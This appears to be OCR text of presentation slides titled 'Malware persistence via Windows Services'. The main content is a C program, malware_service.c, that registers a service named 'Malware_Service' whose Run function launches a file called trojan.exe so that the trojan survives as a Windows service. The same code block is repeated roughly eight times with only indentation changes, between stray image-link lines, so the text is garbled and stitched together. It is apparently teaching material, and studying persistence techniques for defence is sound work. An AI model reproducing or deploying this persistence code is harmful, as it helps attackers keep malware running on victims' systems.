
Malware persistence via Windows Services

Malware persistence via Windows Services



How to create it ?

Creating Windows Service


main ( )

SERVICE_TABLE_ENTRY


“Service Name”	**Service function**
NULL	NULL

StartServiceCtrlDispatcher(**ServiceTable**)

Creating Windows Service



Creating Windows Service



Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
        if (ctrl == SERVICE_CONTROL_STOP) {
        status.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus(hStatus, &status);
   }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
   hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

   status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
   status.dwCurrentState = SERVICE_RUNNING;
   status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
   SetServiceStatus(hStatus, &status);

Run();

   while (status.dwCurrentState == SERVICE_RUNNING)
      Sleep(1000); // Do nothing
}


int main() {
   SERVICE_TABLE_ENTRY table[] = {
      {"Malware_Service", ServiceMain},
      {NULL, NULL}
   };
   StartServiceCtrlDispatcher(table);
   return 0;
}
```

Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
        if (ctrl == SERVICE_CONTROL_STOP) {
                status.dwCurrentState = SERVICE_STOPPED;
                SetServiceStatus(hStatus, &status);
    }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}
```

```
int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```

main ( )

SERVICE_TABLE_ENTRY

"Service Name"	Service function
NULL	NULL


StartServiceCtrlDispatcher(ServiceTable)

Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
                if (ctrl == SERVICE_CONTROL_STOP) {
                        status.dwCurrentState = SERVICE_STOPPED;
                        SetServiceStatus(hStatus, &status);
    }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}
```


```
void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}
```

```
int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```



Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
        if (ctrl == SERVICE_CONTROL_STOP) {
            status.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus(hStatus, &status);
    }
}

void Run() {
STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi { 0 };

    char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
    CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}

int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```




Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
                if (ctrl == SERVICE_CONTROL_STOP) {
                        status.dwCurrentState = SERVICE_STOPPED;
                        SetServiceStatus(hStatus, &status);
    }
}

void Run() {
STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi { 0 };

    char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
    CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hProcess);
}
```


```
void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}
```

```
int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```



Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
    if (ctrl == SERVICE_CONTROL_STOP) {
        status.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus(hStatus, &status);
    }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}

int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```



Creating a malware service (malware_service.c code):

```
SERVICE_STATUS_HANDLE hStatus;
SERVICE_STATUS status;

void WINAPI Handler(DWORD ctrl) {
    if (ctrl == SERVICE_CONTROL_STOP) {
        status.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus(hStatus, &status);
    }
}

void Run() {
        STARTUPINFO si = { sizeof(si) };
        PROCESS_INFORMATION pi { 0 };

        char cmd[] = "C:\\Users\\John\\Downloads\\trojan.exe";
        CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
}

void WINAPI ServiceMain(DWORD argc, LPTSTR *argv) {
    hStatus = RegisterServiceCtrlHandler("Malware_Service", Handler);

    status.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    status.dwCurrentState = SERVICE_RUNNING;
    status.dwControlsAccepted = SERVICE_ACCEPT_STOP;
    SetServiceStatus(hStatus, &status);

Run();

    while (status.dwCurrentState == SERVICE_RUNNING)
        Sleep(1000); // Do nothing
}


int main() {
    SERVICE_TABLE_ENTRY table[] = {
        {"Malware_Service", ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(table);
    return 0;
}
```